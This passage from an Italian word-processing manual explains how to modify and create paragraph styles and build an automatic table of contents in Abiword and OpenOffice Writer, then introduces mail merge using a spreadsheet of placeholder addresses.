



Figura 539.8. OpenOffice Write: `Formato`, `Stilista`, ma si può utilizzare direttamente il tasto funzionale [*F11*], sia per far apparire lo stilista, sia per farlo scomparire. Per selezionare una voce dallo stilista, occorre un clic doppio con il primo tasto del mouse.

539.3 Modifica degli stili

Dalla breve descrizione fatta all'inizio del capitolo, si intende che l'utilità degli stili stia nella possibilità di modificarli e di far sì che tutti i componenti che vi sono associati ereditino immediatamente tali modifiche. A seconda del programma si accede alla modifica degli stili attraverso una voce del menù, oppure attraverso lo stilista stesso.

Figura 539.9. Abiword: `Formato`, `Crea e modifica stili`.

Figura 539.10. Abiword: `Formato`, `Crea e modifica stili`, `Modifica`





Figura 539.11. OpenOffice Write: `Formato`, `Stilista`. Con il tasto destro del mouse si ottiene un menù contestuale, da dove si può procedere con la modifica di uno stile.






Figura 539.12. OpenOffice Write: `Formato`, `Stilista`, `Modifica`. Si accede a una cartella di schede per la modifica dello stile.

539.4 Creazione di stili propri

Così come è concessa la modifica degli stili esistenti, è anche possibile aggiungerne degli altri. In generale ciò è utile quando non si comprende il significato originale di alcuni stili e non si trova una corrispondenza certa per ciò che si intende individuare. Per esempio si potrebbe volere uno stile per una nota evidenziata che non sembra avere uno stile predefinito appropriato, come si tenta invece di fare nelle figure successive.

Figura 539.13. Abiword: `Formato`, `Crea e modifica stili`, `Nuovo`. Dopo l'indicazione del nome, si deve accedere al menù `Formato` per selezionare il contesto di caratteristiche da impostare.

Nome dello stile: Nota evidenziata
Tipo di stile: Paragrafo
Basato su: Nessuno
Stile per paragrafo successivo: Normal

Anteprima

Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo 1

Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo 2

Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di questo paragrafo Testo di

Descrizione

widows:2; text-indent:0in; text-folded-id:0; text-folded:0; text-align:left; tabstops:; start-value:1; orphans:2; margin-top:0pt; margin-right:1in; margin-left:1in; margin-bottom:6pt; list-tag:0; list-delim:%L; list-decimal:.; line-height:1.0; keep-with-next:no; keep-together:no; format:%*%d.; dom-dir:ltr; default-tab-interval:0.5in; width:0in; text-position:normal; text-decoration:none; list-style:None; lang:it-IT; homogeneous:1; height:0in; font-weight:normal; font-variant:normal; font-style:normal; font-stretch:normal; font-size:12pt; font-family:Times New Roman; display:inline; color:000000; bgcolor:transparent

Rimuovi proprietà dallo stile [Rimuovi]

[Aiuto] [Annulla] [OK] [Formato]

Figura 539.14. OpenOffice Write: `Formato`, `Stilista`. Con il tasto destro del mouse si ottiene un menù contestuale, da dove si può procedere con la creazione di uno stile nuovo.






Figura 539.15. OpenOffice Write: `Formato`, `Stilista`, `Nuovo`. Qui, cominciando dalla scheda `Gestione`, si procede per la creazione dello stile nuovo.

Di norma, così come possono essere aggiunti degli stili personali, questi possono anche essere rimossi. Inoltre, va osservato che gli stili seguono il documento, pertanto la modifica di uno

stile nel documento x non interferisce con lo stato dello stesso stile nel documento y.

539.5 Stili di uso comune

Purtroppo manca una definizione uniforme degli stili predefiniti che deve avere un programma di scrittura generalizzato. In ogni caso, l'utilizzatore deve sapere distinguere almeno quelli che riguardano i titoli dei contenuti, perché da quelli dipende la creazione di un indice. Lo specchietto successivo riepiloga i nomi degli stili minimi da utilizzare con Abiword e con OpenOffice Writer:

Contesto	Stile di Abiword	Stile di OpenOffice Writer
titolo più importante	`Heading 1` `Numbered Heading 1`	`Intestazione 1`
titolo di secondo livello	`Heading 2` `Numbered Heading 2`	`Intestazione 2`
titolo di terzo livello	`Heading 3` `Numbered Heading 3`	`Intestazione 3`
corpo normale	`Normal`	`Corpo testo` `Standard`

539.6 Indice generale

Se si utilizzano gli stili appropriati per i titoli delle varie sezioni del proprio documento, di norma è possibile ottenere un indice generale automatico. Per questo si deve posizionare il cursore del testo dove si vuole inserire l'indice, quindi si procede con i comandi necessari per generarlo.

Figura 539.17. Abiword: `Inserisci`, `Indice`. Dal menù si ottiene istantaneamente l'indice, nella posizione in cui si trovava il cursore del testo. Successivamente si può passare alla configurazione dell'indice.





Figura 539.18. Abiword: `Formato`, `Indice`. Avendo selezionato il testo dell'indice, dal menù si può richiedere la modifica delle sue caratteristiche, come si vede in questa figura.

Figura 539.19. OpenOffice Writer: `Inserisci`, `Indici`, `Indici`.





Figura 539.20. OpenOffice Writer: menù contestuale che si ottiene premendo il tasto destro del mouse sulle componenti dell'indice. Va osservata in particolare la voce che richiede l'aggiornamento automatico dell'elenco.

Stampa in serie o «stampa unione»

Per ***stampa in serie*** si intende l'associazione di un elenco di dati a un documento contenente delle variabili, in modo da produrre la riproduzione dello stesso documento per ogni voce dell'elenco, dove le variabili vengono sostituite con i campi corrispondenti dell'elenco. Il concetto è quello che si può vedere nell'esempio seguente, dove da un elenco di due nominativi e un modello di lettera, si vogliono ottenere due lettere personalizzate:

elenco

nome	cognome
Tizio	Tizi
Caio	Cai

X

modello di lettera

Gentile <nome> <cognome>

siamo lieti di informarla che...

bla bla bla bla...

=


Gentile Tizio Tizi

siamo lieti di informarla che...

bla bla bla bla...

Gentile Caio Cai

siamo lieti di informarla che...

bla bla bla bla...

Generalmente, questi elenchi di dati possono essere redatti in vari modi, soprattutto con l'ausilio di un foglio elettronico o di una base di dati. Nel caso di OpenOffice Writer, si richiede precisamente l'uso di una base di dati secondo il proprio formato, ma in questo capitolo viene mostrato il procedimento per ottenere l'acquisizione di un elenco contenuto in un foglio elettronico, attraverso un esempio completo.

540.1 Preparazione di un elenco di indirizzi

A titolo di esempio, si parte da un file realizzato con OpenOffice Calc (il foglio elettronico di OpenOffice), contenente gli indirizzi, secondo lo schema seguente. Si può osservare che il nome dell'intestazione per la colonna contenente la città è stato scritto senza accento, per evitare complicazioni, ma il contenuto delle righe successive all'intestazione viene scritto regolarmente, usando le lettere accentate dove necessario.

	A	B	C	D	E
1	**nome**	**cognome**	**indirizzo**	**cap**	**citta**
2	Tizio	Tizi	via del semiconduttore, 1	31100	Treviso
3	Caio	Cai	via dell'integrato, 23	31050	Ponzano Veneto
4	Mevio	Mevi	via della CPU, 45	31050	Ponzano Veneto

Si suppone di salvare questo file con il nome '`indirizzi.ods`', nella propria directory personale.

540.2 Acquisizione degli indirizzi

Attraverso OpenOffice Writer si acquisisce il file preparato con il foglio elettronico, in modo che diventi parte delle «sorgenti di dati». Questo procedimento implica la conversione automatica del file '`indirizzi.ods`' in una base di dati, rappresentata da un file con estensione '`.odb`'.

Si procede selezionando dal menù: *`Inserisci`*, *`Comando di campo`*, *`Altro`*. Si ottiene una finestra contenente delle cartelle, dove si deve selezionare la scheda *`Database`* e nell'elenco del tipo va scelta la voce *`Campi per stampa in serie`*.


